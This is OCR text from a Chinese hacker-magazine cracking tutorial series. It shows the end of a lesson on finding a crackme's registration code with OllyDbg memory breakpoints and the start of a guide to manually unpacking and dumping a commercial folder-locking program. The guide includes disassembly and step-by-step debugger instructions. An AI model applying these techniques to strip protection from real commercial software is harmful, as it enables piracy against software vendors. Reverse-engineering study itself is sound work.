

上面的操作步骤可能不是很好理解，小菜们请注意一下寄存器窗口中的内容，大家很容易就可以看出寄存器窗口中将EAX、ECX、EDX等寄存器依次排列了出来，这使得我们在跟踪程序运行的过程中，每个寄存器中的数值都能一目了然。刚才所说的“在注册码出现的下一行，单击鼠标右键”，意思就是：假如我们输入的注册码出现在EAX寄存器中，那么就选择ECX寄存器并单击鼠标右键，如果输入的注册码出现在了ESI寄存器中，那么就选择EDI寄存器并单击右键，现在小菜们都应该理解了吧！




图10

因为我们输入的注册码出现在了ESI寄存器中，所以我们就要在EDI寄存器上单击右键，在弹出的快捷菜单中选择“数据窗口中跟随”，如图10，这时大家就会发现，OD数据窗口中的内容突然发生变化了（就是OD中左下角的窗口），我们选择第一行第一个数值，并再一次单击鼠标右键依次选择“断点”－“内存访问”，也就是在这里设置一个内存访问断点，如图11。设置好断点后，再次按F9让程序在OD中运行起来，刚一按下，OD代码窗口中的内容就发生了变化，如图12，我们来到了这里：

```
00445678 | .75 0C          |jnz   short 00445686
0044567A | .8BC6           |mov   eax, esi
0044567C | .E8 0BE7FBFF    |call  00403D8C
00445681 | .C64438 FF 20   |mov   byte ptr [eax+edi-1], 20
```




图11




图12

与刚才那些复杂的代码相比，这里的每一行代码小菜们就非常熟悉了，因为刚才我们一直是在系统的领空中转圈圈，现在回到了程序的领空，所以代码就变得简单起来了。这个知识顺便给大家提一下，关于什么是领空，在以前的课程中已经有过很详细的介绍了！

回到了程序的领空，下一步该干什么了呢？其实这时候小菜们已经觉得有些吃不消了，顿时觉得“万能断点”使用起来确实是太麻烦了，动不动就要设置断点，一会儿要看数据窗口，一会儿又要看寄存器窗口。看来，需要给大家一些战利品来刺激一下了。我们再来看OD的堆栈窗口（右下角），乍一看似乎没什么有用的东西，我们一起来上下翻翻看，突然123456这个刚才输入的注册码出现了，继续翻翻看，和123456一起出现的还有几个比较奇怪的字符，如图13，一起来分析分析这些东西：

```
0012F3F8  |00E71F1C  ASCII "123456"
0012F3FC  |00E71F08  ASCII "moon"
0012F400  |00447FC8  ASCII "Hey, u r realy good!",LF,CR,
"Send ur solution to moon_86@gmx.de!"
0012F404  |00E739C0  ASCII "rttsrt"
```




图13

结合这段代码我们一起来看看，123456是小菜输入的注册码，moon是刚才用到的注册名，稍微懂点英语的话，就会知道"Hey，u r realy good!"这句提示应该是鼓励我们成功的，而最后的那个rttsrt是什么呢，好像看不出来它是做什么用的。聪明的小菜心里顿时有了想法，长时间的训练已经让大家养成了一种习惯，一旦看到和输入的注册码一同出现的字符串就会立刻联想到真正的注册码，难道这个就是注册码？赶紧弄出来试试看！果然不出所料，真正的注册码原来就是它！现在，大家还会对"万能断点"发牢骚吗？

小菜们应该体会到"万能断点"的威力了吧，我们只是设置了几次断点，没有花多大力气去一步步的跟踪，而真正的注册码就轻而易举的被找到了。更重要的是，在这个过程中大家并没有依靠其它任何的辅助信息，既没有寻找字符串提示，也没有用到什么相关的函数，完全是靠小菜们自己的努力来找到的。

不过，依然要提醒大家的是，"万能断点"虽然很好用，但是使用起来的难度我们已经见识到了，不仅要用到很多不曾使用过的功能，而且每一个步骤的操作都要非常仔细，稍有差错，注册码就会扬长而去了。简单为大家总结一下"万能断点"使用时几个特别容易疏忽的地方：

第一、关于万能断点的定位，使用万能断点的前提就是要准确的定位"万能断点"的位置，在文中我们搜索的是"F3 A5 8B C8 83 E1 03 F3 A4 E8"这样一组二进制数值，小菜们在输入的时候一定要仔细，一个字母都不能错的（注意我们开始的时候说过的前提是在WindowsXP系统下）。

第二、在使用万能断点的过程中，第一次设置了断点后一定要让程序运行起来，由于使用过程中需要多次的设置断点并跟踪，所以大家很容易在第一次设置了断点后，直接就去设置内存访问断点。一定要记住，内存访问断点是要在我们输入的注册码出现在了寄存器中后，才可以设置的。

第三、在分析和跟踪的时候，要特别注意OD每一个窗口中内容的变化。例如我们要在代码窗口设置第一个断点，然后再根据寄存器窗口中的具体情况来跟踪相应的数据，内存访问断点要在数据窗口中设置，而最后的是在堆栈窗口中找到真正的注册码。这些操作并不很难，但是一定要非常仔细的完成，大家要记住注册码是很容易就会从我们眼皮底下溜掉的。

从今天的课程中我们可以看出，使用万能断点这个手段可以很高效的解决问题，但是操作难度大却也是困扰小菜们的主要原因，必须在每一个细节上都非常的仔细谨慎。本节课的内容实践性非常强，所以大家一定要反复的练习哦。

（本文所涉及到的crackme、PEID、OLLYICE已收录到光盘中）

软件的脱壳与修复

文章难易度：★★★
文章内容：手工对程序进行脱壳并且修复脱壳后不能正常运作的程序

0℃幻影

自从看了talent feng大哥的破解系列文章后，便喜欢上了软件破解这门技术，不过我对软件的破解接触的很少，基本上都是专注于软件脱壳，感觉X档案上对软件脱壳的文章介绍的太少了（小编注：其实关于脱壳的文章，talent feng所写的破解系列文章中曾经非常详细的介绍过自动脱壳和手工脱壳的相关知识，感兴趣的读者可以翻阅一下以前的杂志），我个人认为对软件的破解首先就得要掌握脱壳技术，毕竟没有加壳的软件实在是太少了，而且使用脱壳机也是无法提高水平的，当遇到稍微强点的壳时就会束手无策了，再加上现在的壳都非常强大，甚至还有许多变形壳，所以我们必需要掌握手工脱壳的知识。于是，我就在网上摸索了一段时间，学到的知识不敢独享，特与X的众位小菜共同分享。

有些壳的保护不是很强但是修复起来却是非常麻烦，这次我们破解所用到的工具主要有OD、PEID、Import REConstructor、LordPE和Hex Workshop，破解对象则是精锐神秘文件夹。

先使用PEID查壳，原来软件被加的是北斗压缩壳，如图1，好在这个脱壳并不难，我们使用单步跟踪法来脱这个壳。单步跟踪需要注意以下几点：

实现向下的跳转打断向上的跳转，遇到程序往回跳的（包括循环），在下一句代码处按F4（或者右键单击代码，选择断点－>运行到所选），如果刚载入程序，在附近就有一个CALL的，我们就按F7跟进去，不然程序很容易跑飞，在跟踪的时候，如果运行到某个CALL程序，就在这个CALL中按F7进入，刚开始的时候对于遇到CALL时是使用F7还是使用F8很难理解，所以在此就给大家详细的说一下，即近CALL使用F7远CALL就使用F8，大家来看下面的例子：

```
00454372    60             pushad
00454373    E8 00000000    call 00454378
00454378    5D             pop ebp
```




图1

CALL后面的地址就是这行代码的下一句，它是一个近CALL，所以我们就用F7跟进，这样大家在遇到CALL地址的时候就可以根据这个地址来选择使用F7或者是F8了。在有些壳无法向下跟踪的时候，我们可以在附近找到没有实现的大跳转，点击右键，选择"跟随"，然后按F2下断，按Shift+F9运行，停在"跟随"的位置，再取消断点，继续按F8单步跟踪。一般情况下，有很大的跳转（大跨段），比如jmp XXXXXX或JE XXXXXX或者有RETN的，一般很快就会到程序的OEP了，一般经过一个跳转之后OEP是"55 push ebp"这种形式，当然也有例外的。C++7.0就是"push 70"，而VB编写的就不属于这两者了，例如**00401EE4 >－ FF25 F4114000 jmp dword ptr ds:[<&MSVBVM60.ThunRTMain>] ; MSVBVM60.ThunRTMain**就是一个VB编写的程序入口点，根据分号后面的那些代码我们就可以知道程序是VB编写的了，所以入口很特别也就不奇怪了，在遇到这种情况时不要以为自己找错了OEP。因为我也是新手，很多时候被代码搞晕了，OEP找到了自己都还不知道呢，上面这些入口特征对于我们分辨是否找到OEP有一定的帮助，理论知识就讲到这里了，下面开始实践。

开始进行脱壳，OD 载入文件后停留在了此处：

```
00454371 >  9C          pushfd
00454372    60          pushad
00454373    E8 00000000 call 精锐神秘.00454378  此处按F7跟进
00454378    5D          pop ebp
00454379    B8 07000000 mov eax,7
0045437E    2BE8        sub ebp,eax
00454380    8DB5 A3FEFFFF lea esi,dword ptr ss:[ebp-15D]
```

根据上面的介绍，我们在 00454373 处需要按 F7 跟进。

```
004543E0    E8 00000000   call 精锐神秘.004543E5
004543E5    5B            pop ebx
004543E6    B9 68030000   mov ecx,368
004543EB    03D9          add ebx,ecx
004543ED    50            push eax
004543EE    53            push ebx
004543EF    E8 B1020000   call 精锐神秘.004546A5
```

004543E0 和 004543EF 处的 CALL 后面的地址属于远 CALL，所以单步 F8，如果还用 F7 的话只会浪费时间。

```
0045447B   /74 3F         je short 精锐神秘.004544BC
0045447D   |8A07          mov al,byte ptr ds:[edi]
0045447F   |47            inc edi
00454480   |2C E8         sub al,0E8
00454482   |3C 01         cmp al,1
00454484   |77 F7         ja short 精锐神秘.0045447D
00454486   |8B07          mov eax,dword ptr ds:[edi]
```

按 F8 后来到了 00454484 处，会有红线向上的箭头，表示跳转实现，所以我们选中 00454486 这行代码然后按 F4，当经过一个跳转后程序跳转到了下面代码处：

```
004545A7    55            push ebp
精锐神秘.<模块入口点>
004545A8    5B            pop ebx
004545A9    81EB 21000000 sub ebx,21
004545AF    33C9          xor ecx,ecx
004545B1    8A0B          mov cl,byte ptr ds:[ebx]
```

不过这里并不是真正的 OEP，我们继续单步 F8。

```
004545F4    61            popad
004545F5    9D            popfd
004545F6  - E9 36F2FAFF   jmp 精锐神秘.00403831
004545FB    8BB5 57FEFFFF mov esi,dword ptr ss:[ebp-
1A9]
00454601    0BF6          or esi,esi
```

当程序来到 004545F4 时曙光就出现了，popad、popfd 正是与壳的入口 pushfd、pushad 相对应的，后面的代码 **004545F6 － E9 36F2FAFF jmp 精锐神秘.00403831** 是一个很大的跳转，应该就是直接跳向程序的入口了，壳入口 pushfd pushad，壳的出口 popad popfd，这与 UPX 的壳有些相似，当然这个壳使用 ESP 定律寻找 POPAD 的方法很容易就可以脱掉了，但是我建议大家多尝试使用单步跟踪的方法。单步到 004545F6 就直接跳到了 **OEP 00403831 55 push ebp**，在此处直接 DUMP 就可以了，把脱壳后的程序保存为 unpack.exe，将其载入 PEID，显示为 Microsoft Visual C++ 6.0，我们已经将壳脱掉了，如图 2。

来运行一下程序，看看是否可以正常运行，居然弹出了错误提示框，显示说不是有效的应用程序，那么我们就来修复它。对于脱壳后文件的修复，用到的必不可少的工具为 Import REConstructor，对于它大家都不陌生吧，如图 3。




图 2

